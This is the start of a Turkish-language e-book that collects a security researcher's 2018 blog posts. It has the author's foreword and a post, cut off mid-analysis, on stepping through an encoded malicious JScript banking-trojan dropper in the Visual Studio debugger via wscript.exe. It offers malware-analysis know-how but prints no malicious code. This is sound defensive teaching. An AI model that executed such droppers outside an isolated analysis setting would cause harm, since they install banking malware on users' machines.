Hack 4 Career - 2018

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com), bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım bu araştırmalar sonucunda yazdığım bu yazılar, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...


Saygılarımla,


Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com

(W/C)script Hata Ayıklaması

By Mert SARICA on January 1st, 2018


Okuyanlarınız Man In The Proxy blog yazıma konu olan bir internet bankacılığı zararlı yazılımını hedef sisteme indirmek ve çalıştırmak amacıyla zararlı bir JScript dosyası (Flash-2017.js) kullanıldığını anımsayacaklardır. O yazıda okunaklı olmayan (encoded) bu JScript dosyasının Zararlı JavaScript Analizi başlıklı yazımda olduğu gibi internet tarayıcısı ile basit bir şekilde analiz edilemediğine yer vermiştim. Bunun sebebi ise JScript dosyasının çalışma esnasında ActiveX ve WScript kullanımına ihtiyaç duymasıydı. ("WScript is not defined", "ActiveXObject is not defined") Internet tarayıcısı ile Jscript dosyasının analiz edilemediği kimi durumlarda hem Visual Studio'dan hem de ücretsiz sürümü olan Visual Studio Express'ten faydalanabilirsiniz.







> *Wikipedia'ya göre Microsoft Windows Script Host (WSH) (eski adıyla Windows Scripting Host), Microsoft Windows işletim sistemine özellik açısından BATCH dosyalarına kıyasla çok daha fazlasını vadeden bir betik otomasyon teknolojisidir. Birden fazla betik (JScript, VBSscript) dosyasını desteklemesi en önemli artılarından birisidir. Not olarak VBS hata ayıklaması için ayrıca VbsEdit isimli araçtan da faydalanabileceğiniz yeri gelmişken söyleyeyim.*


Bu gibi durumlarda JScript dosyasını hızlıca analiz edebilmek için ilk olarak Visual Studio'da, Tools -> External Tools menüsü altında Microsoft tarafından belirtilen hata ayıklama parametrelerini tanımlamalısınız. Ardından analiz etmek istediğiniz JScript dosyasını Visual Studio'da açtıktan sonra Tools menüsü altından daha önce tanımladığınız Wscript'i seçerek JScript dosyasını kolayca analiz etmeye başlayabilirsiniz.



Start Page - Microsoft Visual Studio
File Edit View Debug Team Tools Test Analyze Window Help
Quick Launch (Ctrl+Q)
Sign in
Attach...
Server Explorer
Toolbox
Start Page
Visual Studio
Start
New Project...
Open Project...
Open from Source Control...
Recent
Keep page open after project loads
Show page on startup
Featured Videos
Updating the news channel...
Solution Explorer
Solution Explorer Team Explorer Class View
External Tools
Menu contents:
Create &GUID
Error Loo&kup
PreEmptive Protection - Dot&fuscator
Wscript
Add
Delete
Move Up
Move Down
Title:
Wscript
Command:
C:\Windows\System32\wscript.exe
Arguments:
//d //x $(ItemPath)
Initial directory:
$(ItemDir)
Use Output window
Prompt for arguments
Treat output as Unicode
Close on exit
OK
Cancel
Apply
Flash-2017-calisiyor
Start Page - Microsof...
15:03




Yazıma konu olan Flash-2017.js isimli JScript dosyasını adım adım hata ayıklama ile analiz etmeye başladığımızda, kodun yorum satırlarının (comment) başındaki /* ve */ karakterleri sildiğini görebiliyoruz.

